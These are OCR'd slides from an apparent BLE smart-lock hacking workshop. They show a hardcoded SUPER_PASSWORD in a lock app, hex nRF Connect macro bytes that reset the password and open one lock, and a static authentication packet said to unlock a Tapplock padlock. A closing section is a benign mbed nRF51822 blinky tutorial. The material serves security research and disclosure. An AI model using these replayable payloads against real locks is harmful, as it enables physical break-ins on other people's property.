


Again, having password…

We could just install the official app and use it...

„Smart Lock“ #2

SUPER_PASSWORD embedded in mobile app





```
public class SmartLock
{
  public static final int CONNECTED = 0;
  public static final int DISCONNECTED = 1;
  public static final String SUPER_PASSWORD = "741689";
  private boolean autoLock = false;
  private boolean backnotify = false;
  private boolean connection = false;
  private String connecttime = null;
```

SUPER_PASSWORD

Does not work as a password in mobile app.

But – the lock has a hidden feature to reset password, using this SUPER_PASSWORD!

(despite the manual claims there is no such possibility)



Attack possible using nRF connect macro

a1373431363839057 89a3b246c6c17164f0121
a20500f0c77f162e8bd21110841e641e641480
a13734 aafbae83b5babc02b8f7a0
a20900

Initial handshake, does not depend on current password (only MAC addr)

SUPER_PASSWORD (741689)

a1373431363839 08


Reset password command

a1313233435360 1

Open lock command

Default password (123456)


Video



https://www.youtube.com/watch?v=QE1gMpwBJzc

Detailed write-up

https://smartlockpicking.com/tutorial/how-to-pick-a-ble-smart-lock-and-cause-cancer/



Maybe we should help the users?

From Amazon Answers <answers@amazon.com>
Reply | Forward | Archive | Junk
Subject **Slawomir: Can you answer this question about [redacted]...?**
To Sławomir Jasek

amazon answers

As someone who owns [redacted] can you help this fellow customer?

CMR asked

"Where can I find instructions to reset the password?"

Respond to question | I don't know

See responses from others | Send feedback on this feature

Smart Lock #3: Tapplock

Unbreakable design

Bold. Sturdy. Secure. Tapplock one is crafted for the practical. Forged with Zamak 3 zinc alloy metal body and 7mm reinforced stainless steel shackle, strengthened by double-layered lock design with anti-shim and anti-pry technologies. The lock features unparalleled industrial design finished with electroplating.

Auth = MD5(MAC)

„[For authentication] it upper cases the BLE MAC address and takes an MD5 hash. The 0-7 characters are key1, and the 16-23 are the serial number.

Yes. The only thing we need to unlock the lock is to know the BLE MAC address. The BLE MAC address that is broadcast by the lock."

https://www.pentestpartners.com/security-blog/totally-pwning-the-tapplock-smart-lock/

Yet even better one

@cybergibbons Tapplock auth:

55AAB4010800BEDEF425020FEB279405

Static header | KEY1 (MD5 of MAC) | SERIAL_NO (MD5 of MAC) | CRC

@LucaBongiorni Tapplock auth:

55AAB4010800010203040000000000C601

KEY1 (static) | SERIAL_NO (static)

https://twitter.com/LucaBongiorni/status/1012671111845294081


So, I made an nRF Connect macro

Just send static pass:

55AAB4010800010203040000000000C601

It unlocks the padlock in 2s

https://twitter.com/slawekja/status/1012687779887763456



DEVELOPING YOUR OWN BLE DEVICE

How to become embedded developer

Free compiler online (free account required)

https://os.mbed.com/compiler/

Once logged in, open the nRF board page:

https://os.mbed.com/platforms/Nordic-nRF51822/

Add board

https://os.mbed.com/platforms/Nordic-nRF51822/

Bluetooth Smart is quickly becoming a key communication component for IoT devices and it's already supported in modern smartphones and tablets. It is designed for enabling short-range wireless connectivity to things like coin cell-powered accessories. This opens the door to things like Appcessories and a whole host of applications for interacting and configuring devices, where you can embed a Bluetooth Smart chip and bring your own device (BYOD).

We have now successfully enabled this device on mbed, including the Bluetooth Smart APIs in the mbed SDK, so you can create a Bluetooth Smart based device in a quick and productive manner.

NORDIC SEMICONDUCTOR

mbed

NORDIC SEMICONDUCTOR

Nordic Semiconductor

Nordic Semiconductor is a fabless semiconductor company specializing in ultra low-power wireless SoCs and connectivity devices for the 2.4 GHz ISM band, with ultra-low power performance and cost being the main focus areas

Add to your Mbed Compiler

Now back in the compiler

Boards » Nordic nRF51822

Platform 'Nordic nRF51822' is now added to your account!

Nordic nRF51822

1.10.14.0

No device selected Default


space Details


1.10.14.0

Nordic nRF51822 Default


Workspace Details

New->New Program, choose template





Hello world = blinky



Blinky source

Mbed /mbed_blinky

New Import Save Save All Compile Mbed Cloud Commit Revision

Program Workspace

- My Programs
  - mbed_blinky
    - main.cpp
    - mbed

Program: /mbed_blinky

Type to filter the list ... Match Case Whole Word

Name	Size	Type	Modified
main.cpp	0.2 kB	C/C++ Source File	moments ago
mbed		Library Build	moments ago

Blinky main.cpp – blink LED1 few times a second

Mbed /mbed_blinky/main.cpp

New Import Save Save All Compile Mbed Cloud Commit Revision


Program Workspace

- My Programs
  - mbed_blinky
    - main.cpp
  - mbed

main.cpp

```
1  #include "mbed.h"
2
3  DigitalOut myled(LED1);
4
5  int main() {
6      while(1) {
7          myled = 1;
8          wait(0.2);
9          myled = 0;
10         wait(0.2);
11     }
12 }
13
```

Compile




Resulting compiled hex firmware, to flash module

OUR HW SET

„Smartlockpicking" firmware

Configuration service with 2 characteristics (restart needed):

- You can change the „smartlockpickingXX" id by writing it to special characteristic
- Second config characterstic for secure pairing on/off.

